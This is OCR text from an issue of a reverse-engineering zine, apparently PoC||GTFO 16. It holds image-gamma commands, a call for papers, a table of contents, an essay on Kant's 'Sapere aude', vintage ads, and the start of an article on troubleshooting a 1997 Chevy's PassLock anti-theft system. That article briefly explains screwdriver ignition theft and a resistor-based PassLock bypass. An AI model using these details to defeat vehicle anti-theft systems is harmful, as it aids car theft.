$ convert low_adjusted.png high_gamma.png \
      -size $size pattern:gray25          \
      -composite -set gamma 0.022727      \
      -define png:include-chunk=none,gAMA \
      "$output"
```



The result is much better.



$\gamma = 0.4545$

$\gamma = 0.0227$

The previous images in this article have been filtered (2×2 box blur) to remove the high-frequency pixel pattern, in order to approximate how they would visually appear in a browser context without relying on the specific scaling/resampling behavior of your PDF renderer. In fact, the filtering method varies: gamma-naive for simulating thumbnailing, gamma-aware for simulating the true response at 1:1 scale. For your amusement, here are the raw images. Their appearance will depend on exactly what kind of filtering, scaling, or other processing is applied when the PDF is rasterized. Feel free to play with your zoom setting.

$\gamma = 0.4545$

$\gamma = 0.0227$

Yup, it's 2017 and most software still can't up/downscale images properly. Now don't get me started on the bane that is non-premultiplied alpha, but that's a topic for another day.

15:14 Laphroaig's Home for Unwanted Polyglots and 0day

from the desk of Pastor Manul Laphroaig,
International Church of the Weird Machines

Dearest neighbor,

If you enjoyed reading this little tract, I have some good news and a polite request for you.

Thanks to the fine folks at No Starch Press, our 768 page Book of PoC||GTFO is sailing on its merry way across the Pacific ocean![66] It includes full color file format illustrations by Ange Albertini, as well as every article from our first nine releases on thin paper with gold trim, faux leather binding, and a ribbon to keep your place. Each article has been revised, indexed, and cross referenced.

But today I'm writing to ask for your offering. Not an offering of money, but on offering of writing. Send me your proofs of concept!

Do this: write an email telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.

Just use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note. 8-bit ASCII is also acceptable if generated on TempleOS. Don't try to make it thorough or broad. Don't use bullet-points, as this isn't a damned Buzzfeed listicle. Keep your code samples short and sweet; we can leave the long-form code as an attachment. Do not send us LaTeX; it's our job to do the typesetting!


Don't tell us that it's possible; rather, teach us how to do it ourselves with the absolute minimum of formality and bullshit.

Like an email, we expect informal language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T.G. S.B.

[66] Preorders accepted at `http://nostarch.com/gtfo`

PoC||GTFO



PASTOR LAPHROAIG RACES THE RUNTIME RELINKER

AND OTHER TRUE TALES
OF CLEVERNESS AND CRAFT

16:02 (p. 5) Sapere aude!
16:03 (p. 7) Emulating a Chevrolet
16:04 (p. 17) Wafer Thin Locks
16:05 (p. 18) Uses for Useless Bugs
16:06 (p. 21) Fragmented Chunks
16:07 (p. 39) Executing Unmapped Thumb
16:08 (p. 45) Naming Network Interfaces
16:09 (p. 47) Obfuscation via Symbolic Regression
16:10 (p. 49) Stack Return Addresses from Canaries
16:11 (p. 52) Rescuing Orphans with Rules of Thumb2
16:12 (p. 58) This PDF Will Help You Reverse Engineer Itself

No se admiten grupos que alteren o molesten a las demas personas del local o vecinos. Это самиздат.
Compiled on October 23, 2017. Free Radare2 license included with each and every copy!
€ 0, $0 USD, $0 AUD, 10s 6d GBP, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő).

Legal Note: We politely ask that you copy this document far and wide.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo16.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. We like the following mirrors.
`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`https://www.sultanik.com/pocorgtfo/`

Technical Note: This file, `pocorgtfo16.pdf`, is a polyglot that is valid as a PDF document, a ZIP archive, and a Bash script that runs a Python webserver which hosts Kaitai Struct's WebIDE which, allowing you to view the file's own annotated bytes. Ain't that nifty?

Cover Art: As with the previous issue, the cover illustration from this release is a Hildebrand engraving of a painting by Léon Benett that was first published in *Le tour du monde en quatre-vingts jours* by Jules Verne in 1873.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo16.pdf -o pocorgtfo16-book.pdf
```

Man of The Book	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Scooby Crew Bus Driver	Ryan Speers

and sundry others

BOOK-BINDING Well done with good material for - - - 60c
McClure's, Harper's and Century
Chas. Macdonald & Co. Periodical Agency,
55 Washington St., Chicago, Ill.

16:01 Every Man His Own Cigar Lighter

Neighbors, please join me in reading this seventeenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in São Paulo, Budapest, and Philadelphia.

If you are missing the first sixteen issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, the fourteenth in São Paulo, San Diego, or Budapest, the fifteenth in Canberra, Heidelberg, or Miami, or the sixteenth release in Montréal, New York, or Las Vegas.

ZIPPO

GAMES


PROGRAMMERS WANTED

We are a small Manchester based development house specialising in high quality original product for the world market. We are writing games for coin-ops, 16 bit computers, and Nintendo consoles. We are currently looking for talented people to join our development teams.

Ideally you will have a track record of published product, and will be experienced on either 8 or 16 bit hardware. You will be enthusiastic and prepared to work hard to produce quality games to a deadline. In return you will be paid a substantial salary, and a profit related bonus.

We offer an excellent working atmosphere, the best development systems, and the assurance that our teams are working on some of the highest quality projects available anywhere in the country.

If this opportunity interests you, contact
Steve Hughes on
061 236 8166
to arrange an informal interview. All replies will be treated in the strictest confidence.



After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo16.pdf`. It is a valid PDF document and a ZIP file filled with fancy papers and source code. It is also a shell script that runs a Python script that starts webserver which serves a hex viewer IDE that will help you reverse engineer itself. Ain't that nifty?

Pastor Laphroaig has a sermon on intellectual tyranny dressed up in the name of science on page 5.

On page 7, Brandon Wilson shares his techniques for emulating the 68K electronic control unit (ECU) of his 1997 Chevy Cavalier. Even after 315 thousand miles, there are still things to learn from your daily driver.

As quick companion to Brandon's article, Deviant Ollam was so kind as to include an article describing why electronic defenses are needed, beyond just a strong lock. You'll find his explanation on page 17.

Page 18 features uses for useless bugs, fingerprinting proprietary forks of old codebases by long-lived unexploitable crashes, so that targets can be accurately identified before the hassle of making a functioning exploit for that particular version.

Page 21 holds Yannay Livneh's Adventure of the Fragmented Chunks, describing a modern heap based buffer overflow attack against a recent version of VLC.

On page 39, you will find Maribel Hearn's technique for dumping the protecting BIOS ROM of the Game Boy Advance. While there is some lovely prior work in this area, her solution involves the craziest of tricks. She executes code from *unmapped* parts of the address space, relying of *bus capacitance* to hold just one word of data without RAM, then letting the pre-fetcher trick the ROM into believing that it is being executed. Top notch work.

Cornelius Diekmann, on page 45, shows us a nifty trick for the naming of Ethernet devices on Linux. Rather than giving your device a name of `eth0` or `wwp0s20f0u3i12`, why not name it something classy in UTF8, like 🦄? (Not to be confused with 🐞, of course.)

On page 47, JBS introduces us to symbolic regression, a fancy technique for fitting functions to available data. Through this technique and a symbolic regression solver (like the one included in the feelies), he can craft absurdly opaque functions that, when called with the right parameters, produce a chosen output.

Given an un-annotated stack trace, with no knowledge of where frames begin and end, Matt Davis identifies stack return addresses by their proximity to high-entropy stack canaries. You'll find it on page 49.

Binary Ninja is quite good at identifying explicit function calls, but on embedded ARM it has no mechanism for identifying functions which are never directly called. On page 52, Travis Goodspeed walks us through a few simple rules which can be used to extend the auto-analyzer, first to identify unknown parents of known child functions and then to identify unknown children called by unknown parents. The result is a Binary Ninja plugin which can identify nearly all functions of a black box firmware image.

On page 58, Evan Sultanik explains how he integrated the hex viewer IDE from Kaitai Struct as a shell script that runs a Python webserver within this PDF polyglot.

On page 60, the last page, we pass around the collection plate. Our church has no interest in bitcoins or wooden nickels, but we'd love your donation of a nifty reverse engineering story. Please send one our way.

16:02 Do you have a moment to talk about Enlightenment?

by Pastor Manul Laphroaig

Howdy neighbors. Do you have a moment to talk about Enlightenment?

Enlightenment! Who doesn't like it, and who would speak against it? It takes us out of the Dark Ages, and lifts up us humans above prejudice. We are all for it—so what's to talk about?

There's just one catch, neighbors. Mighty few who actually live in the Dark Ages would own up to it, and even if they do, their idea of why they're Dark might be totally different from yours. For instance, they might mean that the True Faith is lost, and abominable heretics abound, or that their Utopia has had unfortunate setbacks in remaking the world, or that the well-deserved Apocalypse or the Singularity are perpetually behind schedule. So we have to do a fair bit of figuring what Enlightenment is, and whether and why our ages might be Dark.

Surely not, you say. For we have Science, and even its ultimate signal achievements, the Computer and the Internet. Dark Ages is other people.

And yet we feel it: the *intellectual tyranny in the name of science*, of which Richard Feynman warned us in his day. It hasn't gotten better; if anything, it has gotten worse. And it has gotten much worse in our own backyard, neighbors.

I am talking of foisting computers on doctors and so many other professions where the results are not so drastic, but still have hundreds of thousands of people learning to fight the system as a daily job requirement. Yet how many voices do we hear asking, "wait a minute, do computers really belong here? Will they really make things better? Exactly how do you know?"

When something doesn't make sense, but you hear no one questioning it, you should begin to worry. The excuses can be many and varied—Science said so, and Science must know better; there surely have been Studies; it says Evidence-based on the label; you just can't stop Progress; being fearful of appearing to be a Luddite, or just getting to pick one's battles. But a tyranny is a tyranny by any other name, and you know it by this one thing: something doesn't make sense, but no one speaks of it, because they know it won't help at all.

[1] `unzip pocorgtfo16.pdf ehrevents.pdf`

Think of it: there are still those among us who thought medicine would be improved by making doctors ask every patient every time they came to the office how they felt "on the scale from 1 to 10," and by entering these meaningless answers into a computer. (If, for some reason, you resent these metrics being called meaningless, try to pick a different term for an uncalibrated measurement, or ask a nurse to pinch you for 3 or 7 the next time you see one.) These people somehow got into power and made this happen, despite every kind of common sense.

Forget for a moment the barber shops in Boston or piano tuners in Portland—and estimate how many man-hours of nurses' time was wasted by punching these numbers in. Yet everyone just *knows* computers make everything more efficient, and technopaternalism was in vogue. "Do computers really make this better?" was the question everyone was afraid to ask.

If this is not a cargo cult, what is? But, more importantly, why is everyone simply going along with it and not talking about it at all? This is how you know a tyranny in the making. And if you think the cost of this silence is trivial, consider Appendix A of *Electronic Health Record–Related Events in Medical Malpractice Claims* by Mark Graber & co-authors, on the kinds of computer records that killed the patient.[1] You rarely see a text where "patient expired" occurs with such density.

Just as Feynman warned of intellectual tyranny in the name of science, there's now intellectual tyranny in the name of computer technology.

Even when something about computers obviously doesn't make sense, people defer judgment to some nebulous authority who must know better. And all of this has happened before, and it will all happen again.


– — — – — — — — – — –

And in this, neighbors, lies our key to understanding Enlightenment. When Emmanuel Kant set out to write about it in 1784, he defined the lack of it as self-imposed immaturity, a school child-like deference to some authority rather than daring to use one's own reason; not because it actually makes sense, but because it's easier overall. This is a deferral so many of us have been trained in, as the simplest thing to do under the circumstances.

The authority may hold the very material stick or merely the power of scoffing condescension that one cannot openly call out; it barely matters. What matters is acceding to be led by some guardians, not out of a genuine lack of understanding but because one doesn't dare to set one's own reason against their authority. It gets worse when we make a virtue of it, as if accepting the paternalistic "this is how it should be done," somehow made us better human beings, even if we did it not entirely in good faith but rather for simplicity and convenience.

Kant's answer to this was, "Sapere aude!"—"Dare to know! Dare to reason!" Centuries later, this remains our only cry of hope.

Consider, neighbors: these words were written in *1784*: *This enlightenment requires nothing but freedom—and the most innocent of all that may be called "freedom:" freedom to make public use of one's reason in all matters. Now I hear the cry from all sides: "Do not argue!" The officer says: "Do not argue—drill!" The tax collector: "Do not argue–pay!" The pastor: "Do not argue—believe!"* Or—and how many times have we heard this one, neighbors?—"Do not argue—install!"



And then we find ourselves out in a world where *smart* means "it crashes; it can lie to you; occasionally, it explodes." And yet rejecting it is an act so unusual that rejectionists stand out as the Amish on the highway, treated much the same.

Some of you might remember the time when "opening this email will steal your data" was the funniest hoax of the interwebs. Back then, could we have guessed that "Paper doesn't crash." would have such an intimate meaning to so many people?

– — — – — — — — – — –

So does it get better, neighbors? In 1784, Kant wrote,

> *I have emphasized the main point of the enlightenment—man's emergence from his self-imposed non-adulthood—primarily in religious matters, because our rulers have no interest in playing the guardian to their subjects in the arts and sciences.*

Lo and behold, that time has passed. These days, our would-be guardians miss no opportunity to make it known just what we should believe about science—as Dr. Lysenko turns green with envy in his private corner of Hell, but also smiles in anticipation of getting some capital new neighbors. I wonder what Kant would think, too, if he heard about "believing in science" as a putative virtue of the enlightened future—and just how enlightened he would consider the age that managed to come up with such a motto.

But be it as it may, his motto still remains our cry of hope: "Sapere aude!" Or, for those of us less inclined to Latin, "Build you own blessed birdfeeder!"

Amen.

16:03 Saving My '97 Chevy by Hacking It

by Brandon L. Wilson


Hello everyone!

Today I tell a story of both joy and woe, a story about a guy stumbling around and trying to fix something he most certainly does not understand. I tell this story with two goals in mind: first to entertain you with the insane effort that went into fixing my car, then also to motivate you to go to insane lengths to accomplish something, because in my experience, the crazier it is and the crazier people tell you that you are to attempt it, the better off you'll be when you go ahead and try it.

Let me start by saying, though: do not hack your car, at least not the car that you actually drive. I cannot stress that enough. Do keep in mind that you are messing with the code that decides whether the car is going to respond to the steering wheel, brakes, and gas pedal. Flip the wrong bit in the firmware and you might find that *YOU* have flipped, in your car, and are now in a ditch. Don't drive a car running modified code unless you are certain you know what you're doing. Having said that, let's start from the beginning.

Once upon a time, I came into the possession of a manual transmission 1997 Chevrolet Cavalier. This car became a part of my life for the better part of 315,000 miles.[2] One fine day, I got in to take off somewhere, turned the key, heard the engine fire up—and then immediately cut off.

Let me say up front that when it comes to cars, I know basically nothing. I know how to start a car, I know how to drive a car, I know how to put gas in a car, I know how to put oil in a car, but in no way am I an expert on repairing cars. Before I could even begin to understand why the car wouldn't start, I had to do a lot of reading to understand the basics on how this car runs, because every car is different.



In the steering column, behind the steering wheel and the horn, you have two components physically locked into each other: the ignition lock cylinder and the ignition switch. First, the key is inserted into the ignition lock cylinder. When the key is turned, it physically rotates inside the ignition lock cylinder, and since the ignition switch is locked into it, turning the key also activates the ignition switch. The activation of that switch supplies power from the battery to everywhere it needs to go for the car to actually start.

But that's not the end of the story: there's still the anti-theft system to deal with. On this car, it's something called the PassLock security system. If the engine is running, but the computer can't detect the car was started legitimately with the original key, then it disables the fuel injectors, which causes the car to die.

Since the ignition switch physically turning and supplying battery power to the right places is what makes the car start, stealing a car would normally be as simple as detaching the ignition switch, sticking a screwdriver in there, and physically turning it the same way the key turns it, and it'll fire right up.[3]


So the PassLock system needs to prevent that from working somehow. The way it does this starts with the ignition lock cylinder. Inside is a resistor of a certain resistance, known by the instrument panel cluster, which is different from car to car. When physically turning the cylinder, that certain resis-

[2] Believe it or not, those miles were all on the original clutch. You can see why I might want to save it.

[3] *This is helpfully described by Deviant Ollam on page 17. –PML*

TAKE CHARGE OF YOUR COLLECTION OF DISK-BASED SOFTWARE!

THE SOFTWARE MANAGEMENT SYSTEM



DISK LIBRARY is an elegant, user-oriented system for creating and maintaining a thorough, cross-referenced index of all your disk-based programs and data files. It provides for AUTOMATIC entry into your library file of the full catalog of any Apple* diskette. Disks formatted under other operating systems (such as Pascal and CP/M*) are easily entered from the keyboard. Written entirely in machine code, DISK LIBRARY'S operation is both smooth and swift.

EASY TO OPERATE:
• Menu-driven • User-definable prompt defaults • Single keystroke operation • Full featured Editing • Super fast Sorts by any field (1200 items sorted in 4 seconds!) • Works with all disks created under DOS 3.1, 3.2 and 3.3 • User definable Program Types (e.g., Business, Game, Utility) of up to 15 characters each can be assigned to each program entry with single keystrokes or via block actions • On-screen and printed Summaries, by File type (Integer, Applesoft, Binary, Text) and by Program Type (e.g., Accounting, Graphics, Music) • Block Actions (global editing/deleting) • Instant Searches . . . by full or partial string (find any item in 1/3 sec.!) • New Files can be Appended to existing records, in memory or on disk • Unique Feature: User can redefine the Disk Volume Number displayed by the DOS Catalog Command • A Unique Volume Identifier and Disk Title can be Assigned to each disk entry in your library file • Printed Reports are attractively formatted for easy readability

EASY TO LEARN:
A 75 PAGE, PROFESSIONALLY PREPARED USER'S GUIDE IS PROVIDED:
INCLUDING:
• Introductory Tutorial, will have you using Disk Library in 10 minutes • Advanced Tutorial, enables you to master Disk Library's many advanced features • Reference Section, provides quick answers for experienced users • Applications Section, gives you many ideas for maintaining your library • Index, enables you to find whatever you need

SYSTEM REQUIREMENTS 48K Apple II or II+ with DOS 3.3

DISK LIBRARY is licensed by
MODULAR MEDIA

Suggested Retail Price $59.95

*Apple, Apple II and Apple II+ are registered trademarks of Apple Computer, Inc. CP/M is a registered trademark of Digital Research, Inc.

southwestern data systems™
P.O. BOX 582-S • SANTEE, CALIFORNIA 92071 • 714/562-3670

Zork users group


The Zork Users Group is an independent group licensed by Infocom to provide support to those playing Interlogic™ games. Our sole purpose is to enhance the enjoyment of games developed by Infocom, Inc.; however, we are a separate entity not affiliated with Infocom.

InvisiClues™ — Over 175 hints (and answers) to over 75 questions about Zork™, progressing from a gentle nudge in the right direction to a full answer — printed in invisible ink (developing marker included) with illustrations throughout. You develop only what you want to see. Also includes sections listing all treasures, how all points are earned, and some interesting Zork trivia. InvisiClues for Zork II available after August 1, 1982.

Guide Maps for Zork I & Zork II — These are beautifully illustrated 11" x 17" fold-out maps printed in brown and black ink on heavy parchment-tone paper. All locations and passageways are shown. Simple directions make the maps useful guides for your journey through the Empire; however, they reveal secrets that would otherwise require you to solve various problems, and may give away more than you wish to know early in the game.

Blueprint for Deadline™ — Architectural drawings of the Robner mansion and grounds: a useful reference and possibly some clues.

Full Color Poster for Zork I — To commemorate your perilous journey, this full-color poster attractively illustrates the world of the Great Underground Empire - Part I. This 22" x 28" poster is printed on glossy paper and is suitable for framing. It comes rolled in a heavy mailing tube to avoid folding.



We also provide a personal hint service for the games.

Use our handy order form (reverse) or check ☐ if you wish us to send you more details.

tance is applied to a wire connected to the instrument panel cluster. As the key turns, a signal is sent to the instrument panel cluster. The cluster knows whether that resistance is correct, and if and only if the resistance is correct, it sends a password to the PCM (Powertrain Control Module), otherwise known as the main computer. If the engine has started, but the PCM hasn't received that "password" from the instrument panel cluster, it makes the decision to disable the fuel injectors, and then illuminate the "CHECK ENGINE" and "SECURITY" lights on the instrument panel cluster, with a diagnostic trouble code (DTC) that indicates the security system disabled the car.

So an awful lot of stuff has to be working correctly in order for the PCM to have what it needs to not disable the fuel injectors. The ignition lock cylinder, the instrument panel cluster, and the wiring that connects those to each other and to the PCM all has to be correct, or the car can't start.

Since the engine in my car does turn over (but then dies), and the "SECURITY" warning light on the instrument panel cluster lights up, that means something in the whole chain of the PassLock system is not functioning as it should.

Naturally, I start replacing parts to see what happens. First, the ignition lock cylinder might be bad – so I looked up various guides online about how to "bypass" the PassLock system. People do that by installing their own resistor on the wires that lead to the instrument panel cluster, then triggering a thirty-minute "relearn" procedure so that the instrument panel cluster will accept the new resistor value.[4] Doing that didn't seem to help at all. Just in case I messed that up somehow, I decided to buy a brand new ignition lock cylinder and give that a try. Didn't help.

Then I thought maybe the ignition switch is bad, so I put a new one of those in as well. Didn't help. Then I thought maybe the clutch safety switch had gone bad (the last stop for battery power on its way from the ignition switch to the rest of the car) – checking the connections with a multi-meter indicated it was functioning properly.

I even thought that maybe the computer had somehow gone bad. Maybe the pins on it had corroded or something – who knows, anything could be causing it not to get the password it needs from the instrument panel cluster. There is a major problem with replacing this component however, and that is that the VIN, Vehicle Identification Number, unique to this particular car, is stored in the PCM. Not only that, but this password that flies around between the PCM and instrument panel cluster is generated from the VIN number. The PCM and panel are therefore "married" to each other; if you replace one of them, the other needs to have the matching VIN number in it or it'll cause the same problem that I seem to be experiencing.

Fortunately, one can buy replacement PCMs on eBay, and the seller will actually pre-flash it with the VIN number that the buyer specifies. I bought from eBay and slapped it in the car, but it still didn't work.

At this point, I have replaced the ignition lock cylinder, the ignition switch, even the computer itself, and still nothing. That only leaves the instrument panel cluster, which is prohibitively expensive, or the wiring between all these components. There are dozens upon dozens of wires connecting all this stuff together, and usually when there's a loose connection somewhere, people give up and junk the whole car. These bad connections are almost impossible to track down, and even worse, I have no idea how to go about doing it.

